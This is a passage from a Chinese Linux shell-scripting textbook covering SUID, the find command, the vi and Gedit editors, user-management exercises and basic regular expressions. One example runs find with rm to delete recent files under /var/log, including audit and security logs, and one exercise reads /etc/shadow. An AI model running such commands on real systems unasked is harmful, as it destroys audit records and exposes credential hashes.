[root@localhost chapter2]# chmod u+s file.txt
[root@localhost chapter2]# ls -l
total 8
drwxr-xr-x. 2 root root 4096 2010-03-04 01:34 chapter13
-rwsr-xr-x. 1 wyq  root  435 2010-03-04 15:48 file.txt
[root@localhost chapter2]#
```

SUID 的程序往往伴随着一定的安全问题。有时一个 SUID 程序与一个系统程序（或库函数）之间的交互作用会产生连程序的编制者也不知道的安全漏洞。一个典型的例子是/usr/lib/preserve 程序，它被 vi 和 ex 编辑器使用，当用户在写出对文件的改变前被意外地与系统中断时，它可以自动制作一个正被编辑的文件的副本。这个保存的 preserve 程序将改变写在一个专门的目录内的临时文件中，然后利用/bin/mail 程序发送给用户一个“文件已经被存”的通知。

2.2.4　查找文件命令——find

find 命令是 Linux 系统查找文件的命令，find 命令能帮助用户在使用、管理 Linux 的日常事务时方便地查找出用户所需要的文件。find 命令的基本格式是：

```
find [路径] [选项] [操作]
```

在上述 find 命令中，路径是 find 命令所查找的目录路径，例如，用“.”来表示当前目录，用“/”来表示系统根目录。选项用于指定查找条件，如：可以指定按照文件属主、更改时间、文件类型等条件来查找，下面的表 2-15 列出了 find 命令的常用选项及其意义。

表 2-15　find 命令常用选项及其意义

选　　项	意　　义
name	根据文件名查找文件
perm	根据文件权限查找文件
prune	使用这一选项可以使 find 命令不在当前指定的目录中查找，如果同时使用-depth 选项，那么-prune 将被 find 命令忽略

user	根据文件属主查找文件
group	根据文件所属的用户组查找文件
mtime -n +n	根据文件的更改时间查找文件，-n 表示文件更改时间距今在 n 天之内，+n 表示文件更改时间距今在 n 天前
nogroup	查找无有效所属组的文件，即该文件所属的组在/etc/groups 中不存在

续表

选　　项	意　　义
nouser	查找无有效属主的文件，即该文件的属主在/etc/passwd 中不存在
-newer file1 ! file2	查找更改时间比文件 file1 新但比文件 file2 旧的文件
type	查找某一类型的文件，type 后跟的子选项及其意义如下： b:块设备文件 d:目录 c:字符设备文件 p:管道文件 l:符号链接文件 f:普通文件
size n:[c]	查找文件长度为 n 块的文件，带有 c 时表示文件长度以字节计
depth	在查找文件时，首先查找当前目录中的文件，然后在其子目录中查找

find 命令的操作用于指定结果的输出方式，表 2-16 列出了 find 命令的操作名称及其意义。

表 2-16　find 命令的操作名称及其意义

操作名称	意　　义
print	将匹配的文件输出到标准输出
exec	对匹配的文件执行该参数所给出的 Shell 命令。相应命令的形式为'command' {　} \;。注意，{　} 和\; 之间的空格
ok	和-exec 的作用相同，只不过以一种更安全的模式来执行该参数所给出的 Shell 命令，在执行每一个命令之前，都会给出提示，让用户来确定是否执行

下面我们举几个例子来说明 find 命令的用法，以及其路径、选项、操作的用法。首先，请看下面的例 2-26。

```
#例 2-26：演示 find 命令的 print 操作
#第 1 条命令：查找当前目录下文件名以 t 开头的，且文件属主具有读、写、执行权限的文件
[root@jselab shell-book]# find . -name 't*' -perm 744 -print
./DEBUG/trapdebug.sh
./test.sh
./traploop.sh
./testvar.sh
#第 2 条命令：查找更改时间距今 90 天内的文件
[root@jselab shell-book]# find . -mtime -90 -print
.
./hfile
./loggg
./newfile
[root@jselab shell-book]#
```

例 2-26 中的两条命令变换了 find 的查找条件，但是，操作都是用 print，即打印出满足查找条件的所有结果，第 1 条命令查找当前目录下文件名以 t 开头的，且文件属主具有读、写、执行权限的文件，命令用“.”表示当前目录，-name 't*'表示以 t 开头的文件名，其中的“*”字符表示任意字符，这种用法称为通配，本书第 3 章将会介绍这一概念。-perm 744 表示文件属主具有读、写、执行权限，744 是表示文件权限的数字设定法。第 1 条命令结果的./表示当前目录下的文件，./DEBUG 则表示子目录 DEBUG 下的文件。第 2 条命令查找更改时间距今 90 天内的文件，使用了-mtime -n 用法。

find 命令 exec 操作将对匹配的文件执行该参数所给出的 Shell 命令，下面的例 2-27 演示了 exec 操作的用法。

```
#例 2-27：演示 find 命令的 exec 操作
[root@jselab shell-book]# find /etc -type f -name "rc*" -exec ls -l {} \;
-rwxr-xr-x. 1 root root 220 2009-05-02 /etc/rc.d/rc.local
-rwxr-xr-x. 1 root root 2596 2009-05-02 /etc/rc.d/rc
-rwxr-xr-x. 1 root root 23756 2009-05-02 /etc/rc.d/rc.sysinit
-rw-r--r--. 1 root root 401 2009-05-02 /etc/event.d/rc4
-rw-r--r--. 1 root root 401 2009-05-02 /etc/event.d/rc3
-rw-r--r--. 1 root root 817 2009-05-02 /etc/event.d/rcS
-rw-r--r--. 1 root root 644 2009-05-02 /etc/event.d/rc1
-rw-r--r--. 1 root root 420 2009-05-02 /etc/event.d/rc6
-rw-r--r--. 1 root root 401 2009-05-02 /etc/event.d/rc2
-rw-r--r--. 1 root root 550 2009-05-02 /etc/event.d/rc0
-rw-r--r--. 1 root root 401 2009-05-02 /etc/event.d/rc5
-rw-r--r--. 1 root root 519 2009-05-02 /etc/event.d/rcS-sulogin
[root@jselab shell-book]#
```

上面例 2-27 中的命令表示查找/etc 目录下文件名以 rc 开头的普通文件，并对查找结果执行 ls -l 命令，即列出查找结果的详细文件信息。例 2-27 的结果表明该命令列出了/etc 目录及其子目录下所有以 rc 开头的普通文件的详细信息，列出详细信息是 exec 操作进一步处理的结果。

ok 操作和 exec 的作用相同，只不过以一种更安全的模式来执行该参数所给出的 Shell 命令，在执行每一个命令之前，都会给出提示，让用户来确定是否执行。在执行一些危险操作时，建议使用 ok 操作，比如：下面的例 2-28 试图删除/var/log 目录下更改时间距今 3 天内的所有文件，由于删除文件的操作是不可以恢复的，因此，find 命令使用 ok 操作在删除文件之前给出提示，等待用户确定后再执行删除操作。

```
#例 2-28：演示 find 命令的 ok 操作
#删除/var/log 目录下更改时间距今 3 天内的所有文件
[root@jselab shell-book]# find /var/log -mtime -3 -ok rm {} \;
< rm ... /var/log > ? n
< rm ... /var/log/audit/audit.log > ? y
< rm ... /var/log/spooler > ? y
< rm ... /var/log/rpmpkgs > ? y
< rm ... /var/log/wtmp > ? y
< rm ... /var/log/secure-20100705 > ? y
……
[root@jselab shell-book]#
```

由例 2-28 的结果可以看出，一旦 find 命令使用了 ok 操作，在对查找结果执行进一步操作前，Shell 出现提示信息，用户可输入 y 或 n 选项确认是否执行该项操作。

总之，find 命令的选项在指定查找条件时显得灵活多变，可以根据文件的各种属性来查找文件；对于查找到的结果，find 命令可以有三种处理方式，print 仅将结果输出到屏幕，而 exec 和 ok 可以对结果进一步处理，区别在于：exec 直接进行处理，而 ok 在处理之前出现提示信息，供用户最终确定是否执行该操作。

2.3 文本编辑器

编写 Shell 脚本需要使用文本编辑器，Linux 系统中的文本编辑器种类极多，如 Emacs、Kvim、vi、Gedit、Kate 等。本节介绍两种文本编辑器：第一种是 vi 编辑器，它适用于命令行界面，当我们使用 SSH Secure Shell 或 PuTTY 登录 Linux 系统时，vi 编辑器是唯一选择；第二种是 Gedit 编辑器，它适用于图形化界面，当我们登录 GNOME 桌面环境时，一般使用 Gedit 编辑文件。

2.3.1 vi 编辑器

vi 是 UNIX 世界中最通用的全屏编辑器，Linux 中用的是 vi 的加强版 vim，vim 同 vi 完全兼容。在 Linux 系统中，vi 和 vim 是完全等价的两条命令，都可以启动 vi 编辑器。

vi 编辑器可以执行输出、删除、查找、替换、块操作等众多文本操作，而且用户可以根据自己的需要对其进行定制，这是其他编辑程序所没有的。vi 编辑器以命令行的方式处理文本，尽管不如图形化处理方式直观，但它具有操作速度快、功能全面等优点。另外，vi 不是一个排版程序，它不像 Word 或 WPS 那样可以对字体、格式、段落等其他属性进行编排，它只是一个文本编辑程序。vi 或 vim 的基本格式如下：

```
vi [option] [filename…]
```

或

```
vim [option] [filename…]
```

其中，[option]是选项，[filename]是需要编辑的一个或多个文件名。如果在启动 vi 时没有指定文件名，则 vi 命令会自动产生一个无名的空文件。如果指定的[filename]文件不存在，则 vi 将创建一个名为[filename]的新文件。启动 vi 后，消息行会显示文件的名称、文件中的行数和字数。消息行显示的信息随着所运行命令的不同而不同，如果文件中的任何一行上有一个波浪线（~），就说明没有足够的行来填满屏幕。注意，vi 并不锁住所编辑的文件，因此，多个用户可能同时编辑一个文件，最后保存的文件版本将被保留。表 2-17 列出了 vi 命令选项及其意义。

表 2-17　vi 命令的选项及其意义

选　项	说　明
-c command	在对文件进行编辑前，先执行 command 命令
-r filename	恢复文件 filename
-R	以只读方式编辑文件
+n file	编辑 file 文件，并将光标置于第 n 行

+ file	编辑 file 文件，并将光标置于最后一行
+/string file	编辑 file 文件，并将光标置于第一个保护 string 所表示的字符串的行

输入 vi 命令打开 vi 编辑器后，vi 编辑器的运行状态共有以下两种模式。

（1）一般模式（Normal mode）

输入 vi 命令进入 vi 文本编辑器的时候，就是一般模式了。该模式将用户的输入看做命令，这个模式允许用户移动游标，且允许搜索文本功能；图 2-2 是用 vi 编辑器打开 stack.sh 文件时的一般模式，此时，vi 编辑器的最后一行是文件名、文件包含的字符数和字节数。退出 vi 编辑器、保存当前的修改也是在一般模式中进行的，在一般模式下按冒号按钮，将出现如图 2-3 所示的界面，vi 编辑器的最后一行显示冒号，冒号后面输入保存、退出等命令，这些命令共有四种，如表 2-18 所示。




图 2-2 vi 编辑器的一般模式：打开文件时




图 2-3 vi 编辑器的一般模式：保存和退出

表 2-18 vi 编辑器文本保存和退出命令

保存和退出命令	描　　述
w	将编辑的文本存储
q	离开 vi 文本编辑器
q!	曾修改过文本，但是不想存储，使用该命令强制离开 vi 文本编辑器
wq	存储文本并离开 vi 文本编辑器

（2）插入模式（Insert mode）

在一般模式下按下 I、o、a 等字母都可以进入编辑模式，在此模式下，vi 将用户的输入插入到当前光标位置，修改暂时保存到缓冲区，按“Esc”键则从编辑模式退回到一般模式。图 2-4 显示了 vi 编辑器的编辑模式，vi 编辑器的最后一行显示 INSERT，这表示能插入新字符。




图 2-4　vi 编辑器的编辑模式

vi 编辑器在插入模式下编辑文件时存在两个关键技巧：移动光标到适当的位置和编辑文本。vi 编辑器提供了丰富的移动光标命令，如表 2-19 所示，对于较短的文件，使用 k、j、h、l 进行上下左右地移动就可以满足需求。但是，对于较长的文件，经常需要根据段落、句子、行数来移动光标。

表 2-19　用于移动光标的 vi 命令

命　　令	动　　作
h	将光标向左移动
j、加号 (+)、Enter	将光标向下移动
k、减号 (–)	将光标向上移动
l	将光标向右移动
}	将光标移动到当前段落的末尾
{	将光标移动到当前段落的开头
)	将光标移动到当前句子的末尾
(	将光标移动到当前句子的开头
^	移动到当前行的第一个非空字符
$	移动到当前行末尾
:n	移动到行 n

编辑文件似乎不需要展开多解释，一般情况下，我们可以像使用 Windows 系统的记事本一样编辑文件，表 2-20 列出了 vi 编辑器经常用到的编辑命令，熟练地使用这些命令能够提高编辑文件的效率，比如：dd 能够删除光标所在的整行文本，d$能够删除当前光标位置到该行结束的所有文本等。

表 2-20　常用的 vi 编辑命令

命　　令	动　　作
x	删除光标当前位置的字符
dd	删除光标所在的整行文本

d$	删除当前光标位置到该行结束的所有文本
dw	从当前光标位置向前删除单词
J	将下一行文本内容合并到本行行尾
a	在当前光标位置后附加内容
A	在当前光标所在行的后面附加内容

我们在编辑文件时常常需要搜索单词或替换单词，vi 编辑器也提供了搜索和替换功能。首先按下斜杠按钮（/），光标会自动移到 vi 编辑器下方的命令行，用户输入待搜索的字符串，按下“Enter”键开始搜索，vi 编辑器可能用以下三种方式响应用户的搜索。

- 当满足搜索条件的字符串出现在当前光标位置后面时，vi 编辑器将光标跳转到第一个满足搜索条件的位置。
- 当满足搜索条件的字符串出现在当前光标位置前面时，vi 编辑器将跳转到从头开始的第一个满足搜索条件的位置。
- 文件中不存在满足条件的字符串时，vi 编辑器提示错误信息。

图 2-5 显示了 vi 编辑器的搜索功能，它是在/etc/services 文件中搜索 ssh 字符串，vi 编辑器下方出现斜杠（/），在“/”后面输入待搜索的字符串。




图 2-5 vi 编辑器的搜索功能

vi 编辑器的替换命令的基本格式为：

```
:s/old_string/new_string
```

上述替换命令表示将第一次出现的 old_string 替换成 new_string，当然，可以在上述替换命令后加上 g 选项，表示将所有的 old_string 替换成 new_string，命令为：

```
:s/old_string/new_string/g
```

图 2-6 显示了 vi 编辑器的替换功能，该命令将所有的 TOP 替换为 STACKTOP，表 2-21 归纳了 vi 编辑器的搜索和替换命令。我们可以看到，vi 编辑器在替换文本时还可以指定行号的范围。




图 2-6　vi 编辑器的替换功能

表 2-21　vi 编辑器的搜索和替换命令

命令名称	意　义
/word	自当前光标位置向下搜索名字为 word 的字符串
?word	自当前光标位置向上搜索名字为 word 的字符串
:n1,n2s/word1/word2/g	在 n1 行与 n2 行之间搜索名字为 word1 的字符串，并将其替换为 word2
:1,$s/word1/word2/g	在第 1 行与最后一行之间搜索名字为 word1 的字符串，并将其替换为 word2

2.3.2　Gedit 编辑器

Gedit 是 GNOME 桌面环境下一个兼容 UTF-8 的文本编辑器。它简单易用，有良好的语法高亮显示功能，对中文支持很好，还支持包括 GB2313、GBK 在内的多种字符编码。Gedit 利用 GNOME VFS 库，它还可以编辑远程文件。它支持完整的恢复和重做系统以及查找和替换，还支持包括多语言拼写检查和一个灵活的插件系统，可以动态地添加新特性。Gedit 还增加了一些小特性，包括行号显示、括号匹配、文本自动换行、当前行高亮以及自动文件备份。Gedit 需要在 GNOME 图形化环境下使用，Gedit 的启动命令为：

```
gedit file1 file2 … filen
```

gedit 是 Gedit 的启动命令，可以同时打开多个文件，每个文件将在 Gedit 编辑器上生成一个标签，单击相应的标签可以看到相应的文件。Gedit 能将 Shell 脚本、C 语言等文件的关键字以不同的颜色显示，即所谓的语法高亮显示功能，极大地方便了程序员编辑文件。图 2-7 显示了 Gedit 编辑器的界面，图中打开了 stack.sh、CARGO.db 和 colon.sh 三个文件，可以看出，Gedit 的界面与 Windows 的文本编辑器风格相似，读者一定不会感到陌生。




图 2-7　Gedit 编辑器的界面

Gedit 编辑器包含菜单栏、工具栏、显示区域、输出窗口和状态栏等部分，其菜单栏包括如下项目：

- File（文件）：用于处理新文件、保存现有文件和打印文件。
- Edit（编辑）：用于操作活动缓冲区中的文本，以及设置编辑器首选项。
- View（查看）：用于设置在窗口中显示的编辑器特性，已经设置文本高亮模式。
- Search（搜索）：用于查找和替换活动编辑器缓冲区中的文本。
- Tools（工具）：用于访问 Gedit 中安装的插件工具。
- Documents（文档）：用于管理在缓冲区中打开的文件。
- Help（帮助）：用于访问完整的 Gedit 手册。

File 菜单提供了 Open Location 选项，允许使用 WWW 世界中流行的标准统一资源标识符（URL）格式从网络上打开文件，该格式表示可以用于访问文件的协议（如 HTTP 或 FTP）、文件所在的服务器和该文件在服务器的完整访问路径。

Gedit 有若干种可用的插件，但并非所有的插件都是默认安装的。表 2-22 列出了当前可用的插件。

表 2-22　Gedit 插件列表

插　　件	描　　述
Change Case	更改所选文本的大小写
Document Tools	报告单词、行、字符和非空字符的数量
External Tools	在编辑器中提供一个 Shell 环境，用于执行命令和脚本
File Brower Pane	提供一个简单的文件浏览器，便于选择要编辑的文件
Indent Lines	提供高级缩进和不缩进功能
Insert Date/Time	在当前光标位置插入各种格式的当前日期和时间

Modelines	在编辑器窗口底部提供 Emacs 样式的消息行
Python Console	在编辑器窗口底部提供一个交互式控制台，用于使用 Python 编程语言输入命令
Snippets	允许保存经常使用的文本段，以便在文本的任何地方检索
Sort	对整个文件或所选文本快速排序
Spell Checker	为文本文件提供字典拼写检查
Tag List	提供经常使用的字符串列表，使用户可以方便地在文本中输入这些字符串
User name	在当前光标位置插入当前用户的登录名

2.4 本章小结

本章简明扼要地介绍了与 Shell 脚本编程相关的 Linux 基础知识，包含用户和用户组管理的常用命令、文件和目录操作的常用命令、文件和目录的权限管理、查找文件命令——find、两种文本编辑器——vi 和 Gedit。

由于篇幅所限，本章不可能全面、系统地介绍 Linux 基础知识，对此还需进一步学习的读者可以参考 Linux 基础类的参考书。

2.5 上机提议

1．假定目录下有如下文件：

```
[root@localhost chapter16]# ls
bad_style_indent.sh           login1.sh
color_script1.sh              login2.sh
color_script2.sh              no_interaction_script1.sh
file1                         no_interaction_script.sh
file11                        no_shift.sh
file2                         package_sed.sh
file_can_execute_or_not1.sh   print_ascii.sh
file_can_execute_or_not2.sh   root_or_not.sh
file_exist_or_not1.sh         shift_exam1.sh
file_exist_or_not2.sh         shift_exam1.sh2.sh
getopts_exam1.sh              shift_exam2.sh
getopts_exam2.sh              show_num1.sh
getopts_exam3.sh              test.txt
ip_login.sh                   use_shift.sh
[root@localhost chapter16]#
```

则下面的命令将输出的内容各是什么？

（1）echo *

（2）echo f*

（3）echo get*

（4）echo *.*

（1）更改组 group2 的 GID 为 103，更改组名为 grouptest。

（2）删除组 grouptest。

5．新建用户 user1，指定 UID 为 777，目录为/home/user1，初始组为 group1，有效组为 root，指定 shell 为/bin/bash。

（1）新建一个系统用户 user2。

（2）查看用户 user1 的组群，切换到 user1，在主目录下新建文件 test1，切换有效组为 root，再新建文件 test2。

（3）修改用户 user1 的个人说明为 This is a test（提示加-c 选项）。

（4）修改用户密码过期时间为 2010-09-01。

（5）更改用户 user1 的密码为 111111，加锁用户 user1 并查看/etc/shadow，用户 user1 通过 ssh 登录 127.0.0.1。

（6）更改用户主目录/home/user1 为/home/user11。

（7）列出用户 user1 的 UID、GID 等。

（8）增加用户 user3、user4，增加组 testgroup，给组 testgroup 设定密码，将组 testgroup 管理权授予 user1，并同时将 root、user1、user3 加入到 testgroup，检查结果，切换到 user1，将 user4 加入到 testgroup 组。

（9）使用 passwd 将 user1 用户密码冻结，用 passwd 查看 user1 相关信息，最后用 passwd 将用户 user1 解冻。

（10）切换 user1 用户，用 su 加命令行直接查看 shadow 的尾。

第 3 章 正则表达式

由于很多 Linux Shell 编程的工具和命令普遍使用到了正则表达式，如 grep、sed 和 awk 等，因此，不理解正则表达式就无法理解和熟练地使用 Shell 编程的工具和命令。为此，本章首先深入介绍正则表达式的基础知识

3.1 正则表达式基础

Linux Shell 以一串字符作为表达式向系统传达意思。元字符（Metacharacters）是用来阐释字符表达式意义的字符，简言之，元字符就是描述字符的字符，它用于对字符表达式的内容、转换及各种操作信息进行描述。正则表达式是由一串字符和元字符构成的字符串，简称 RE（Regular Expression）。正则表达式的主要功能是文本查询和字符串操作，它可以匹配文本的一个字符或字符集合。

在 Linux 系统中，程序设计语言 Java、Perl 和 Python 等，Shell 工具 sed、awk 和 grep 等，MySQL 和 PostgreSQL 等数据库服务器都使用了正则表达式，图 3-1 描述了正则表达式用于数据流处理的过程，实际上，正则表达式完成了数据过滤，将不满足正则表达式定义的数据拒绝掉，剩下与正则表达式匹配的数据。




图 3-1　正则表达式处理数据过程

正则表达式的基本元素包括普通字符和元字符，例如，a、b、1、2 等字符属于普通字符，普通字符可以按照字面意思理解，如：a 只能理解为英文的小写字母 a，没有其他隐藏含义。而*、^、[]等元字符，Shell 赋予了它们超越字面意思的意义，如：*符号的字面意义只是一个符号，而实际上却表示了重复前面的字符 0 次或多次的隐藏含义。因此，掌握正则表达式基本元素主要是对正则表达式中元字符意义的掌握。

POSIX 标准将正则表达式分为两类：基本的正则表达式和扩展的正则表达式，大部分 Linux 应用和工具仅支持基本的正则表达式，因而，本节所述的正则表达式基础是掌握正则表达式的关键，表 3-1 列出了基本的正则表达式中元字符集合及其意义。

表 3-1　基本的正则表达式元字符集合及其意义

符　号	意　义
*	0 个或多个在*字符之前的那个普通字符
.	匹配任意字符
^	匹配行首，或后面字符的非

$	匹配行尾

续表

符　　号	意　　义
[]	匹配字符集合
\	转义符，屏蔽一个元字符的特殊意义
\<\>	精确匹配符号
\{n\}	匹配前面字符出现 n 次
\{n,\}	匹配前面字符至少出现 n 次
\{n,m\}	匹配前面字符出现 n～m 次

下面逐个介绍正则表达式元字符的意义和用法，并举一些例子结合使用元字符集合。

1．“*”符号

“*”符号用于匹配前面一个普通字符的 0 次或多次重复，如：

```
#例 3-1：*符号的意义
hel*o
```

“*”符号前面的普通字符是 l，*字符就表示匹配 l 字符 0 次或多次，如字符串 helo、hello、hellllllo 都可以由 hel*o 来表示。

2．“.”符号

点号“.”用于匹配任意一个字符，如：

```
#例 3-2：.符号的意义
...73.
```

由于“.”符号只能匹配一个字符，因此，上述字符串表示前面三个字符为任意字符，第 4 和第 5 个字符是 7 和 3，最后一个字符为任意字符，如 xcb738、4J973U 都能匹配上述字符串。值得注意的是，“.”符号可以匹配一个空格，因此，x b738、ui 73e 也能匹配上述字符串。

3．“^”符号

“^”符号用于匹配行首，表示行首的字符是“^”字符后面的那个字符，如：

```
#例 3-3：^符号的意义
^cloud
```

这表示匹配以 cloud 开头的行。结合上面介绍的“*”符号和“.”符号，再举一个例子：

```
#例 3-4：^符号、.符号和*符号结合使用
^...X86*
```

该字符串表示行首的三个字符为任意字符（可以是空格），第 4～6 个字符为 X86，第 7 个字符开始可以重复匹配 6，如：866X86666、8 6X86 都可以匹配上述字符串。

4．“$”符号

$符号匹配行尾，$符号放在匹配字符之后，与“^”符号的功能和用法都相反，如：

```
#例 3-5：$符号的意义
micky$
```

该正则表达式表示匹配以 micky 结尾的所有行。一个特殊的正则表达式是匹配所有空行的表达式，为：

```
#例 3-6：空行的表示方法
^$
```

该正则表达式既匹配行首，又匹配行尾，中间没有任何字符，因此，为空行。读者需要

牢记例 3-6 所示的空行表示方法，很多命令都用到这个正则表达式来表示空行。

如果需要匹配只包含一个字符的行，如下面的例 3-7 所示：

```
#例 3-7：包含一个字符的行
^.$
```

5．“[]”符号

方括号[]匹配字符集合，该符号支持穷举方法列出字符集合的所有元素，也支持使用“-”符号表示字符集合范围，表明字符集合范围从“-”左边字符开始，到“-”右边字符结束。如果要匹配任意一个数字，可以使用如例 3-8 所示的两种方法，前一种穷举了阿拉伯数字，后一种用数字范围表示，显得比较简洁。

```
#例 3-8：匹配任意一个数字
[0123456789]
[0-9]
```

“[]”也可以用做字母匹配，例 3-9 给出了匹配字母的例子：

```
#例 3-9：匹配字母
[a-z]                                   #所有小写字母
[A-Z]                                  #所有大写字母
[b-p]                                   #小写字母 b～p
```

Linux 系统对大小写是敏感的，并且支持字母排序，因此，Linux 中有大写字母序列和小写字母序列，两者是分开的，例 3-9 中 a～z 表示所有的小写字母，A～Z 表示所有的大写字母，而 b～p 表示从 b 到 p 之间所有的小写字母。

我们知道，“^”符号表示匹配行首，但是，“^”符号放到“[]”符号中就不再表示匹配行首了，而是表示取反符号，请看下面的例 3-10。

```
#例 3-10：^表示取反
[^b-d]
```

例 3-10 的正则表达式匹配不在 b～d 范围之内的所有字符，此时，符号“^”不再表示匹配行首，而是取反符号，不在 b～d 范围内的字符实际上涵盖了除了小写字母 b、c 和 d 之外的所有字符（包括其他字母、数字、空格等）。再举一个“[]”符号和“*”符号结合的例子。

```
#例 3-11：匹配所有的英文单词
[A-Za-z] [A-Za-z]*
```

例 3-11 的正则表达式表示以任意一个字母开头，再以任意字母进行 0 次或任意次重复，实际上，这个正则表达式可以匹配任意英文单词。

6．“\”符号

“\”符号是转义符，用于屏蔽一个元字符的特殊意义，即以字面含义来解释“\”符号后面的元字符，如：

```
#例 3-12：转义符
\.
```

反斜杠后面的字符“.”是元字符，经过转义后，“.”不再表示任意一个字符，而是一个普通字符句号“.”。转义符“\”是引用符的一种，我们将在 6.2.3 节深入讨论它，在此不再展开论述。

7．“\<\>”符号

“\<\>”符号是精确匹配符号，该符号利用“\”符号屏蔽“<>”符号，如：

```
#例 3-13：精确匹配
\<the\>
```

该正则表达式精确匹配 the 这个单词，而不匹配包含 the 字符的单词，如 them、there、another 等。

8．“\{\}”系列符号

“\{\}”系列符号与“*”符号类似，都是表示前一个字符的重复。但是，“*”符号表示重复 0 次或任意次，而“\{\}”系列符号可以指定重复次数，“\{\}”系列符号包括以下三种形式。

- \{n\}：匹配前面字符出现 n 次。
- \{n,\}：匹配前面字符至少出现 n 次。
- \{n,m\}：匹配前面字符出现 n～m 次。

请看下面的例 3-14。

```
#例 3-14：\{\}系列符号的用法
JO\{3\}B                                  #重复字符 O  3 次
JO\{3,\}B                                 #重复字符 O  至少 3 次
JO\{3,6\}B                                #重复字符 O  3～6 次
```

JO\{3\}B 表示重复字符 O 3 次，匹配值为：JOOOB。

JO\{3,\}B 表示重复字符 O 至少 3 次，JOOOB、JOOOOB、JOOOOOB 等字符串都可由该正则表达式来匹配。

JO\{3,6\}B 表示重复字符 O 至少 3 次，至多 6 次，JOOOB、JOOOOOOB 等字符串都满足，但是 JOOB、JOOOOOOOB 等字符串就不满足。

再举一个例子：

```
#例 3-15：精确匹配 5 个小写字母
[a-z] \{5\}
```

例 3-15 中的表达式表示精确匹配 5 个小写英文字母，比如 hello、house 等。

3.2 正则表达式的扩展

除了表 3-1 列出的正则表达式的元字符之外，awk 和 Perl 等 Linux 工具还支持正则表达式扩展出来的一些元字符，这些元字符如表 3-2 所示。

表 3-2　扩展的正则表达式元字符及其意义

符　号	意　义
?	匹配 0 个或 1 个在其之前的那个普通字符
+	匹配 1 个或多个在其之前的那个普通字符
()	表示一个字符集合或用在 expr 中
|	表示“或”，匹配一组可选的字符

下面详细介绍扩展的正则表达式元字符及其用法。

1．“?”符号

匹配“?”符号之前的那个字符 0 次或 1 次，如：

```
